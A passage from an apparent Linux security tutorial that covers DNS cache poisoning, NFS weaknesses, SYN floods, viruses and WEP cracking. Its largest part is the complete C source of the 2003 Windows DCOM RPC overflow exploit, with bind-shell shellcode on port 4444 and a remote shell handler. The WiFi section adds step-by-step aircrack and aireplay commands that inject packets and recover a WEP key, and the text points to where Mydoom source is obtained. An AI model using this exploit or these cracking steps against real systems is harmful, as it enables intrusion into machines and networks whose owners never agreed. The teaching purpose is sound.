('b{a-}-li-.wik)
Etymology: ME i[baillifwik], fr. i[baillif] + i[wik] dwelling
   place, village, fr. OE i[w{i-}c]; akin to OHG i[w{i-}ch]
   dwelling place, town
1) n, the office or jurisdiction of a bailiff
2) n, one's special domain
```

This means the following: if the `com.` name server when asked for `foo.bar.com.` refers to a `bar.com.` name server, then that latter server is regarded as authoritative for that domain. Before the "in bailiwick" requirement was added, it was trivial to poison the DNS cache: force the resolver to query a server under your control and add all the records you want.

Poisoning is still possible. After the resolver has sent out its query, an imposter can send a fake reply, and hope it arrives before the proper reply. The reply of the server is matched to the query by the client using a 16-bit transaction ID (TID) and is discarded if there is no match. If an imposter wants to inject his forged data, he has to guess this TID correctly, and of course the reply must come in on the correct (UDP or TCP) port, and he will not get a chance at all if the information was already present in cache.

Old resolver libraries just increment TID by one for each query, and guessing is easy. Good resolvers use a random value. Old resolver libraries use a fixed port for the queries. Good resolvers use a random port number. (The servers of course use the well-known port 53 for DNS.)

All of this was well-known, but in 2008 Dan Kaminsky came with an attack that was much more effective than earlier attacks. If the resolver is asked to resolve `16382644.foo.bar.com.`, where the number is chosen at random, then the answer will not be in cache, so that we pass the first hurdle. Keep generating such queries, each followed by a few hundred fake replies. If the port is known then we may hit the right TID within 10 seconds. The fake reply will be a referral, naming a host under the attackers control as name server for the `bar.com.` domain and now this domain has been hijacked. This process may be started for example via a URL on some web page that refers to the attacker's machine. If the port is also random then this attack takes more effort - success after ten hours was reported for a fast network. Exploit code is found in the Metasploit framework.

The current conclusion is that DNS is not safe.

15.6 NFS - No File Security

The Network File System NFS (say, v2) is a security disaster. (NFS v4 can be configured to be more secure.)

NFS keeps user state and credentials at the server. With each request the user sends a cookie, the *filehandle*. Snooping the filehandle suffices to get access.

Even worse, authentication is done on the client. Injecting suitable packets will convince the server about one's credentials.

Usually NFS runs over UDP, and UDP is trivial to spoof. No sequence numbers to worry about.

15.7 Exploiting scanners

Most people are lazy, install the operating system in the default way, or get their machine preinstalled that way, and never upgrade or patch. As soon as some exploit is discovered, one can break in.

On the other hand, there are the very active people, who scan for viruses, net attacks etc. The funny part is that it is often possible to use attacks against these active people that the lazy people are not vulnerable to.

There have been found buffer overflows in virus scanners (both for incoming and outgoing email), and spam scanners like `SpamAssassin`, ethernet watchers like `tcpdump`, `ethereal` and `Snort`, etc. Thus, local or remote root is sometimes possible by exploiting such vulnerabilities.

15.8 Simple Denial of Service attacks

TCP SYN flood

A TCP connection is setup by the handshake (i) SYN, (ii) SYN-ACK, (iii) ACK. If the attacker sends a SYN, but never sends the ACK, then the receiver has a half-open connection and has to wait for a timeout before the corresponding data can be freed. A flood of such requests, with varying (spoofed) source addresses, is an effective Denial of Service attack. In rfc2267 it is suggested that ISPs should filter spoofed source addresses to combat this and similar attacks. See also CA-96.21.

Smurf

See above under ping.

---

16. Remote root exploits

Remote root exploits are not very different from local ones (usually the basis is a buffer overflow), but they are more interesting since they allow access to the whole world.

16.1 Windows DCOM RPC

Here, for example, is a 2003 exploit that allows access to unpatched Windows 2000 and Windows XP servers.

(Let me repeat: don't try this at home, unless after very explicit agreement with the owner of the victim machine. It works beautifully but is very noisy.)

```
/*
  DCOM RPC Overflow Discovered by LSD
   -> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

  Based on FlashSky/Benjurry's Code
   -> http://www.xfocus.org/documents/200307/2.html

  Written by H D Moore <hdm [at] metasploit.com>
   -> http://www.metasploit.com/

  - Usage: ./dcom <Target ID> <Target IP>
  - Targets:
  -          0    Windows 2000 SP0 (english)
  -          1    Windows 2000 SP1 (english)
  -          2    Windows 2000 SP2 (english)
  -          3    Windows 2000 SP3 (english)
  -          4    Windows 2000 SP4 (english)
  -          5    Windows XP SP0 (english)
  -          6    Windows XP SP1 (english)

*/

#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
```

```
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};



unsigned char *targets [] =
        {
            "Windows 2000 SP0 (english)",
            "Windows 2000 SP1 (english)",
            "Windows 2000 SP2 (english)",
            "Windows 2000 SP3 (english)",
            "Windows 2000 SP4 (english)",
            "Windows XP SP0 (english)",
            "Windows XP SP1 (english)",
             NULL
        };
```

```
unsigned long offsets [] =
        {
            0x77e81674,
            0x77e829ec,
            0x77e824b5,
            0x77e8367a,
            0x77f92a9b,
            0x77e9afe3,
            0x77e626ba,
        };

unsigned char sc[]=
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x46\x00\x58\x00"

    "\xff\xff\xff\xff" /* return address */

    "\xcc\xe0\xfd\x7f" /* primary thread data block */
    "\xcc\xe0\xfd\x7f" /* primary thread data block */

    /* port 4444 bindshell */
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
    "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
    "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
    "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
    "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
    "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
    "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
    "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
    "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
    "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
    "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
    "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
    "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
    "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
    "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
    "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
    "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
    "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
    "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
    "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
    "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
    "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
    "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
    "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
    "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
    "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
    "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
    "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
    "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
    "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
    "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
    "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";



unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
```

```
};


/* ripped from TESO code */
void shell (int sock)
{
        int     l;
        char    buf[512];
        fd_set  rfds;


        while (1) {
                FD_SET (0, &rfds);
                FD_SET (sock, &rfds);

                select (sock + 1, &rfds, NULL, NULL, NULL);
                if (FD_ISSET (0, &rfds)) {
                        l = read (0, buf, sizeof (buf));
                        if (l <= 0) {
                                printf("\n - Connection closed by local user\n");
                                exit (EXIT_FAILURE);
                        }
                        write (sock, buf, l);
                }

                if (FD_ISSET (sock, &rfds)) {
                        l = read (sock, buf, sizeof (buf));
                        if (l == 0) {
                                printf ("\n - Connection closed by remote host.\n");
                                exit (EXIT_FAILURE);
                        } else if (l < 0) {
                                printf ("\n - Read failure\n");
                                exit (EXIT_FAILURE);
                        }
                        write (1, buf, l);
                }
        }
}


int main(int argc, char **argv)
{

    int sock;
    int len,len1;
    unsigned int target_id;
    unsigned long ret;
    struct sockaddr_in target_ip;
    unsigned short port = 135;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];

    printf("-------------------------------------------------------------\n");
    printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
    printf("- Original code by FlashSky and Benjurry\n");
    printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");


    if(argc<3)
    {
        printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
        printf("- Targets:\n");
        for (len=0; targets[len] != NULL; len++)
        {
            printf("-          %d\t%s\n", len, targets[len]);
        }
        printf("\n");
        exit(1);
    }

    /* yeah, get over it :) */
    target_id = atoi(argv[1]);
```

```
ret = offsets[target_id];

printf("- Using return address of 0x%.8x\n", ret);

memcpy(sc+36, (unsigned char *) &ret, 4);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(port);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("- Socket");
    return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
    perror("- Connect");
    return(0);
}

len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;

if (send(sock,bindstr,sizeof(bindstr),0)== -1)
{
        perror("- Send");
        return(0);
}
len=recv(sock, buf1, 1000, 0);

if (send(sock,buf2,len1,0)== -1)
{
        perror("- Send");
        return(0);
}
close(sock);
sleep(1);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(4444);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("- Socket");
    return(0);
```

```
    }

    if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
    {
        printf("- Exploit appeared to have failed.\n");
        return(0);
    }

    printf("- Dropping to System Shell...\n\n");

    shell(sock);

    return(0);
}
```

Next Previous Contents

18. Viruses and Worms

Let us call "worm" a program that multiplies without human interaction, probably using some vulnerability that can be triggered remotely. Let us call "virus" a program that spreads in executables or via email.

18.1 Aggie

```
Aggie Email Virus

You have just received the Aggie Virus! Because we don't know
how to program computers, this virus works on the honor system.
Please delete all the files from your hard drive and manually
forward this virus to everyone on your mailing list.
Thanks for your cooperation.
```

18.2 Linux viruses

(Yes, in English the plural is *viruses*. In Latin there is no plural. This is a popular topic of discussion.)

Roughly speaking, Linux viruses do not exist. In Oct. 2003 The Register quoted *There are about 60,000 viruses known for Windows, 40 or so for the Macintosh, about 5 for commercial Unix versions, and perhaps 40 for Linux. Most of the Windows viruses are not important, but many hundreds have caused widespread damage. Two or three of the Macintosh viruses were widespread enough to be of importance. None of the Unix or Linux viruses became widespread - most were confined to the laboratory.*

This lack of success is mainly caused by the difficulty of getting a virus to spread. Executing binaries found in the mail is not a normal thing to do in a Linux environment.

Also, wise users do not do their ordinary day-to-day tasks while logged in as root. Consequently, they cannot corrupt system files.

But one can try to create a file-infecting virus.

Desktop viruses

While the operating system itself seems relatively safe, the various desktops are much less safe. Several people have pointed out that `.desktop` files, or even files without extension that have the .desktop format will launch arbitrary code when double-clicked (under GNOME or KDE), even when their mode does not have any 'x' bit set. This means that in order to take over a user's machine it will often suffice to send him some file by email. (In case the protection is strengthened by requiring the file to be executable, as it is in some distributions, that is easily circumvented by mailing an archive. Unpacking that will also set the file modes. Moreover, this would also defeat a conceivable defense that restricted the directories from which desktop files can be executed.)

18.3 Mydoom

For the source of Mydoom.a, reportedly the largest virus ever, see www.astalavista.com.

18.4 Stuxnet

Stuxnet was a virus presumably launched in order to damage Iran's uranium enrichment facilities. A very detailed writeup by Symantec. The binary is available on the net.

Next Previous Contents

19. Wifi and War Driving

Wireless networks these days use the 802.11b, 802.11a, 802.11g standards. Since no physical access is needed to listen to a conversation, and protection tends to be poor, wireless networks are an interesting source of information.

As always, the first stage is discovery. Set up Kismet (for Linux) or NetStumbler (for Windows) or aircrack, airsnort, wepcrack on a laptop or PDA, and listen to the neighbourhood. If nothing of any interest is seen, take some vehicle and drive around. One can get fancy and connect GPS to the laptop. Now `kismet` gets good position data and you can print maps showing the areas where servers can be heard.

Many connections are unprotected, and you can read the exchanged data, or inject your own data into the conversation, just like for unencrypted ethernet.

Many connections are only weakly protected. WEP (Wired Equivalent Privacy) is completely insecure, can be broken within seconds after collecting enough data, and the collection phase need only take a few minutes. WPA (Wifi Protected Access) is an improvement but also has weaknesses. WPA2 is much stronger - based on AES instead of RC4, and with several flaws in the protocol removed.

19.1 Amount of data needed

Fluhrer, Mantin & Shamir (2001) described an attack on the RC4 key scheduling algorithm in WEP. Stubblefield, Ioannides & Rubin (2001) actually did it, and found that they needed a few million packets. Software like `airsnort` and `wepcrack` implements this. In 2004 KoreK demonstrated improvements, implemented in his `chopper` and in `aircrack`. Now several hundred thousand packets suffice. In 2005 Klein did a new cryptanalysis, finding further correlations between the RC4 key and outputstream. Erik Tews, Andrei Pychkine and Ralf-Philipp Weinmann `Breaking 104 bit WEP in less than 60 seconds' (1 Apr 2007) implemented his proposed attack in `aircrack-ptw`. Now several tens of thousands of packets are enough.

19.2 RC4

RC4 is a stream cipher developed by Ron Rivest. It is initialized using a key, and produces a stream of output bytes. RC4 is used for WEP encryption as follows: choose a fixed secret key K of 5-13 bytes, 40-104 bits, and preprend a random per-packet non-secret initial vector IV of 3 bytes, 24 bits, to obtain a 64- or 128-bit RC4 key (IV,K). Now RC4 is initialized with this key and the resulting stream of output bytes is used to encrypt the packet via XOR.

In plaintext the BSSID and Destination Address and IV are transmitted. The rest is encrypted. Since the legitimate receiver knows the key K and can see the initial vector IV, he knows the RC4 key (IV,K), can generate the same RC4 byte stream, and decrypt via XOR.

The PTW-attack uses ARP packets. A wifi ARP packet has 68 bytes. (A 28-byte plaintext header: 08 41: frame control, 00 00: duration, 6 bytes BSSID, 6 bytes source address, 6 bytes destination

address, 2 bytes sequence number, 3 bytes IV, 1 byte key index. Then a 40-byte RC4-encrypted part.)

The 40-byte encrypted part starts out with the 16 bytes AA AA 03 00 00 00 08 06 00 01 08 00 06 04 00 01 for an ARP request, and the same but with last byte 02 for an ARP reply. (The AA AA 03 and 00 00 00 are the 802.2 LLC header and SNAP header prescribed by RFC 1042. Then 08 06: ARP request, 00 01: hardware type ethernet, 08 00: protocol type IP, 06: hardware address length, 04: protocol address length, 00 01/02: request/reply, then 6 bytes sender MAC, 4 bytes sender IP, 6 bytes target MAC, 4 bytes target IP. Finally a 4-byte WEP checksum.)

Since the encrypted version is captured and 16 bytes of the non-encrypted version are known, we know the first 16 output bytes of RC4, and that gives information on the key.

One can play this game with other types of packets: many types of packets have partially predictable contents.

19.3 Examples

Today I find myself with a Dell D830 laptop with wifi. The driver is `ipw3945`. Good enough for listening, but not good enough for packet injection.

Read the docs in newbie_guide and simple_wep_crack and ipw3945 and aircrack-ptw.

Get and install the aircrack-ng suite (standard in many distributions). Get the aircrack-ptw program. Download a driver that can do packet injection from tu-darmstadt.de. Compile the driver and install the corresponding firmware, unload the old one, load the new one. Now the wifi device is called `wifi0` instead of `wlan0`.

```
# iwconfig
... lo ...
... eth0 ...
... wlan0 ...
# modprobe -r ipw3945
# insmod ipwraw.ko
# iwconfig
... lo ...
... eth0 ...
... wifi0 ...
... rtap0 ...
```

Check that packet injection works:

```
# ifconfig wifi0 down

: Set BSSID of AP
# echo '00:12:17:xx:xx:xx' > /sys/class/net/wifi0/device/bssid

: Set channel of AP
# echo 11 > /sys/class/net/wifi0/device/channel

: Change rate from 54Mb/s to 1Mb/s
# echo 2 > /sys/class/net/wifi0/device/rate

# ifconfig wifi0 up
# airmon-ng start wifi0
# aireplay-ng --test wifi0
00:11:42  Trying broadcast probe requests...
00:11:42  Injection is working!
```

```
00:11:43  Found 4 APs
...
```

Now start dumping traffic to file, and start aireplay to replay any ARP requests.

```
# airodump-ng -c 11 --bssid 00:12:17:xx:xx:xx -w dump wifi0
```

and in a different window (where 00:0D:93:yy:yy:yy is associated to the AP)

```
# aireplay-ng --arpreplay -b 00:12:17:xx:xx:xx -h 00:0D:93:yy:yy:yy wifi0
```

and in a different window

```
% aircrack-ptw ~/dump-01.cap
stats for bssid 00:12:17:xx:xx:xx  keyindex=0 packets=14023
% aircrack-ptw ~/dump-01.cap
stats for bssid 00:12:17:xx:xx:xx  keyindex=0 packets=14976
Found key with len 05: 83 6A A4 70 F1
```

Here 15000 packets sufficed, and the decoding time was 2 seconds. In other attempts it has happened that 8000 packets were enough for a 40-bit WEP key. For a 104-bit WEP-key, 40000 packets sufficed (with a decoding time of less than 2 seconds):

```
% aircrack-ptw dump
stats for bssid 00:12:17:xx:xx:xx  keyindex=0 packets=30896
% aircrack-ptw dump
